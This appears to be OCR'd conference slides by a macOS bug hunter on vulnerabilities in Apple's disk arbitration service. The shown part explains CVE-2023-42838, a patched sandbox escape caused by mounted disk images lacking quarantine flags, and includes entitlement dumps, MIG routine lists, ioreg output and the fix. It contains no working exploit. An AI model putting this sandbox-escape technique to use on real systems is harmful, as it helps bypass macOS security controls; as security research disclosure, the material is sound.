
Apple Disk-O Party



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whoami

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- ex red/blue teamer
- macOS bug hunter
- husband, father
- hiking, trail running 🥾 🏔️

agenda

1. disk arbitration service
2. CVE-2023-42838 - Sandbox Escape via diskarbitrationd
3. typical mount call flows
4. CVE-2024-44175 - LPE + Sandbox Escape via diskarbitrationd
5. CVE-2024-40855 - TCC Bypass and Sandbox Escape via diskarbitrationd
6. CVE-2024-27848 - LPE via StorageKit
7. CVE-2024-44210 - LPE and TCC bypass via StorageKit
8. CVE-2024-40783 - bypass TM data protection via APFS
9. LPE via Disk Utility
10. conclusion

disk arbitration service

diskarbitrationd - the basics

- system wide service, defined in:
  - /System/Library/LaunchDaemons/com.apple.diskarbitrationd.plist
- Mach Service: com.apple.DiskArbitration.diskarbitrationd
- manage disk mounting, unmounting
- calls mount/unmount under the hood

diskarbitrationd - why we like it?

- runs as root
- unsandboxed
- ~ full disk access rights
- Mach service accessible from application sandbox
- opensource


```
Executable=/usr/libexec/diskarbitrationd
Identifier=com.apple.diskarbitrationd
Format=Mach-O universal (x86_64 arm64e)
CodeDirectory v=20400 size=1875 flags=0x0(none) hashes=48+7
Platform=embedded
Signature size=4442
Signed Time=29 Jun 2024 at 08:29:35
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=1 size=76
[Dict]
    [Key] com.apple.private.LiveFS.connection
    [Value]
        [Bool] true
    [Key] com.apple.private.allow-external-storage
    [Value]
        [Bool] true
    [Key] com.apple.private.fskit.module-runner
    [Value]
        [Bool] true
    [Key] com.apple.private.security.disk-device-access
    [Value]
        [Bool] true
    [Key] com.apple.private.security.storage-exempt.heritable
    [Value]
        [Bool] true
    [Key] com.apple.private.vfs.revoke-mounted-device
    [Value]
        [Bool] true
    [Key] com.apple.private.xpc.launchd.ios-system-session
    [Value]
        [Bool] false
    [Key] com.apple.rootless.datavault.metadata
    [Value]
        [Bool] true
```

diskarbitrationd - MIG

- MIG service
- DA framework abstracts the MIG service


```
routine _DAServerDiskCopyDescription
routine _DAServerDiskGetOptions
routine _DAServerDiskGetUserUID
routine _DAServerDiskIsClaimed
routine _DAServerDiskSetAdoption
routine _DAServerDiskSetEncoding
routine _DAServerDiskSetOptions
routine _DAServerSessionCopyCallbackQueue
routine _DAServerSessionCreate
routine _DAServerSessionQueueRequest
routine _DAServerSessionRegisterCallback
routine _DAServermkdir
routine _DAServerrmdir
routine _DAServerSessionSetKeepAlive

simpleroutine _DAServerSessionRelease
simpleroutine _DAServerSessionSetAuthorization
simpleroutine _DAServerSessionSetClientPort
simpleroutine _DAServerSessionUnregisterCallback
simpleroutine _DAServerSessionQueueResponse
simpleroutine _DAServerDiskUnclaim
```

diskarbitrationd - mount call flow



CVE-2023-42838 - Sandbox Escape

Where is the problem?



why is that a problem?

- no quarantine extended attribute ==> files not quarantined
- files not quarantined ==> no GateKeeper (technically there is)
- no GK ==> we can launch anything, included unsandboxed apps
- can be used for SB escape


CVE-2023-42838 - the issue

- diskarbitrationd doesn't add quarantine flag to the quarantined disk image when mounted
- ioreg does show the property
- da should check the property


```
object = IORegistryEntrySearchCFProperty(
    media,
    kIOServicePlane,
    CFSTR( "quarantine" ),
    allocator,
    kIORegistryIterateParents | kIORegistryIterateRecursively
    );
```

```
    | | +-o AppleDiskImageDevice@1e  <class AppleDiskImageDevice, id 0x100132e13, registered, matched, active, busy
0 (11 ms), retain 9>
    | | | | {
    | | | |   "IOMaximumBlockCountWrite" = 4096
    | | | |   "RootDeviceEntryID" = 4294968412
    | | | |   "owner-uid" = 501
    | | | |   "IOUserClientClass" = "DIDeviceIOUserClient"
    | | | |   "quarantine" = Yes
    | | | |   "IOStorageFeatures" = {"Priority"=Yes,"Unmap"=Yes}
    | | | |   "IOUnit" = 30
    | | | |   "Device Characteristics" = {"Serial Number"="04000001-0000-0000-5AAF-000400000000","Product
Name"="Disk Image","Vendor Name"="Apple","Product Revision Level"="198.100.13"}
    | | | |   "owner-gid" = 20
    | | | |   "IOMaximumBlockCountRead" = 4096
    | | | |   "sparse-backend" = Yes
    | | | |   "IOMaximumByteCountRead" = 2097152
    | | | |   "IOMinimumSegmentAlignmentByteCount" = 4
    | | | |   "Protocol Characteristics" = {"Physical Interconnect"="Virtual Interface","Physical Interconnect
Location"="File"}
    | | | |   "device-type" = "Generic"
    | | | |   "image-encrypted" = No
    | | | |   "IOMaximumByteCountWrite" = 2097152
    | | | |   "autodiskmount" = Yes
    | | | |   "DiskImageURL" = "file:///Users/csaby/Library/Containers/csaby.MissingQuarantineBypass/Data/new.dmg"
    | | | |   "InstanceID" = "04000001-0000-0000-5AAF-000400000000"
    | | | |   "image-format-read-only" = No
    | | | | }
```

CVE-2023-42838 - what goes on?



how to get a /dev/disk in Sandbox?




CVE-2023-42838 - fix

- the kernel will add quarantine flag to every mount if the device is quarantined
- basically the "IOReg" query went down to kernel and performed on every mount

call flows

